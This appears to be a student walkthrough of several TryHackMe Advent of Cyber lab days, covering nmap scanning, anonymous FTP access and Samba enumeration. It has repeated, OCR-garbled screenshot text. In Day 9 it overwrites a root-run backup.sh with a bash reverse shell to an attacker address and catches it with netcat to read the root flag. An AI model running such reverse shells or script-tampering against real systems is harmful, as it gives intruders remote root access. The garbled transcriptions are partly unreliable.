Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1  377.69 ms  10.8.0.1
2  377.91 ms  10.10.244.192

After a few months of probation, intern Elf McEager has passed with glowing feedback from Elf McSkidy. During the meeting, Elf McEager asked for more access
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds

```

(kali㉿kali)-[~] Elf was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this was uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, Go to Settings to activate Windows.

Answer: Ubuntu

Question 4: What is the version of Apache?

Based on the Nmap, we can see that under version, it is using Apache version 2.4.29

```

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 03:22 EDT
Warning: 10.10.244.192 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.244.192
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TFC#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (EDDSA)
|_ 256 d0:eb:72:18:b5:20:89:75:d5:69:74:a:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1  377.69 ms  10.8.0.1
2  377.91 ms  10.10.244.192

After a few months of probation, intern Elf McEager has passed with glowing feedback from Elf McSkidy. During the meeting, Elf McEager asked for more access
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds


```

(kali㉿kali)-[~] Elf was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this was uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, Go to Settings to activate Windows.

Answer: 2.4.29

Question 5: What is running on port 2222?

Based on the Nmap, we can see that under port 2222, tcp open ssh is shown. This indicated that ssh is running on port 2222



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 03:22 EDT [root]
Warning: 10.10.244.192 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.244.192
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBCG#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:f:a6 (RSA)
|   256 4c:dc:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 08:6e:72:18:b5:20:89:75:ds:69:74:ac:cc:bb:83:b9 (ED25519)
3389/tcp   open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT           ADDRESS
1  377.69 ms  10.8.0.1
2  377.91 ms  10.10.244.192

Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds

```

(kali㉿kali)-[~]

What's Under the Christmas Tree? - Story:
Elf McSkidy was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, TGo to Settings to activate Windows.

Activate Windows

Windows taskbar showing various icons and system status.

Answer: SSH

Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the “HTTP-TITLE” of the webserver. Based on the value returned, what do we think this website might be used for

Answer: blog

Thought process/Methodology:


We first use the Nmap on the MACHINE_IP to find out the port numbers of the services, name of the Linux distribution and the version of Apache. We then also find out what is running on the ports.

Day 9 : Anyone can be Santa!

Tools used: Kali Linux, Firefox

Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user

First, we need to connect to the FTP server. After that, use anonymous as username when prompted. After gaining access, public is the only directory that we have access to.




The screenshot shows a terminal window and a file browser side-by-side. The terminal window on the right shows an anonymous FTP session connected to 10.10.133.95. The session logs show:

```
(kali㉿kali)-[~]
$ ftp 10.10.133.95
Connected to 10.10.133.95.
220 Welcome to the TBFC FTP Server!.
Name (10.10.133.95:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

The file browser on the left shows the directory index for `Index of ftp://10.10.133.95/`. It lists five directories: `backups`, `elf_workshops`, `human_resources`, `public`, and `public`. All entries were modified on 11/15/20 at 7:00:00 PM EST.

Answer: Public

Question #2: What script gets executed within this directory?



The screenshot shows a terminal window with a nano editor open. The file is named `backup.sh`. The content of the script is:

```
GNU nano 5.9                                backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";


# Backup FTP folder and store in elfmcceager's home directory
tar -zcvf /home/elfmcceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

Answer: `backup.sh`

Question #3: What movie did Santa have on his Christmas shopping list?

The content of shoppinglist.txt can be viewed through the cat command.




```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ ls
backup.sh      Desktop    Downloads  Picture
backup.sh.save  Documents   Music     Public
└─(kali㉿kali)-[~]
$ cat shoppinglist.txt
The Polar Express Movie
└─(kali㉿kali)-[~]
$ █
```

Answer: The Polar Express Movie

Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!)

This is a good opportunity to use reverse shell, first, update the script inside backup.sh with the command `bash -i >& /dev/tcp/<attack_machine_ip>/4444 0>&1`



The screenshot shows a terminal window titled '*~/backup.sh - Mousepad'. The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with icons for new file, open file, save file, copy, paste, cut, find, and search. The main text area contains the following code:

```
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/10.10.133.95/4444 0>&1
4
5
6
```

Then upload it back to the FTP server.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
58 bytes sent in 0.00 secs (1.8438 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          58 Jun 26  03:49 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

Then set up a netcat listener by running **nc -lvp 4444**.

```
root@tbfc-ftp-01:~# whoami
whoami
root
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# pwd
pwd
/root
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

After getting a response, the flag can be found at /root/flag.txt

Answer: THM{even_you_can_be_santa}

Thought process/Methodology:

We first need to connect to the FTP server then find a directory that we can have access to, after that, we can use reverse shell to initiate a shell session with netcat listener to access the target to find the flag.

Day 10 : Don't be sElfish!

Tools used : Firefox, Kali Linux

Solution/Walkthrough :

Question 1 : Examine the help options for enum4linux. Match the following flags with the descriptions.

On the terminal, use (enum4linux -h) to display the help options.

```
└# enum4linux -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) or Santa?
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
          This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to
          a username. Implies RID range ends at 999999. Useful
          against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file brute force guessing for share names
  -k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
          Used to get sid with "lookupsid known_username"
          Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -i      Get printer information
  -w wrkg Specify workgroup manually (usually found automatically)
  -n      Do an nmblookup (similar to nbtstat)
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)
```

Answer:

	-h	-S	-a	-o
--	----	----	----	----

Display help message	<input checked="" type="checkbox"/>			
Do all simple enumeration			<input checked="" type="checkbox"/>	
Get sharelist		<input checked="" type="checkbox"/>		
Get OS information				<input checked="" type="checkbox"/>

Question 2: Using enum4linux, how many users are there on the Samba server?

On the terminal, use (sudo enum4linux 10.10.66.121). This will display all the information needed for questions 2 and 3.

Locate for the users.

```
=====
|   Users on 10.10.66.121 |
=====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:     Desc:
Question #2 Now how many "shares" are there on the Samba server?
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmcea
ger      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:     Desc:

Question #3 Use smbclient to try to login to the shares on the Samba server ( 10.10.
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea] password?
user:[elfmcelferson] rid:[0x3e9]
```

Answer : 3

Question 3: Now how many "shares" are there on the Samba server?

Locate the Share Enumeration.

```
=====
|   Share Enumeration on 10.10.66.121 |
=====

Que Sharename Type Comment
What tbfc-hr doesn't rea Disk a pass tbfc-hr
tbfc-it          Disk      tbfc-it
tbfc-santa       Disk      tbfc-santa
IPC$             IPC       IPC Service (tbfc-smb server (Samba, Ubuntu
))
```

Answer: 4

Question 4 : Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

On the terminal, use (sudo smbclient //10.10.66.121/.....) to determine if the shares require password to access.


```
(kali㉿kali)-[~] 10.10.66.121 1h 18m 34s
$ sudo smbclient //10.10.66.121/tbfc-hr
[sudo] password for kali:
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
Answer the questions below
(kali㉿kali)-[~]
$ sudo smbclient //10.10.66.121/tbfc-it
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~]
$ sudo smbclient //10.10.66.121/tbfc-santa
Enter WORKGROUP\root's password: shares" are there on the Samba server?
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt client to try to login to this share
10252564 blocks of size 1024. 5369080 blocks available
doesn't require a password?
```

Answer: tbfc-santa

Question 5 : Log in to this share, what directory did ElfMcSkidy leave for Santa?

With the share that doesn't require password, use (cd) to download the txt file. The file can be accessed from /home/kali.



Answer: jingle-tunes

Thought Process/Methodology:

We first have to examine the help option from enum4linux on the terminal to match the flags. We then have to access the server through Samba and locate the number of users and share

enumeration. After that, we have to use smbclient to search for the share that doesn't require a password and finally log in to the share to look into the directory that Elf Mcskidy left for Santa.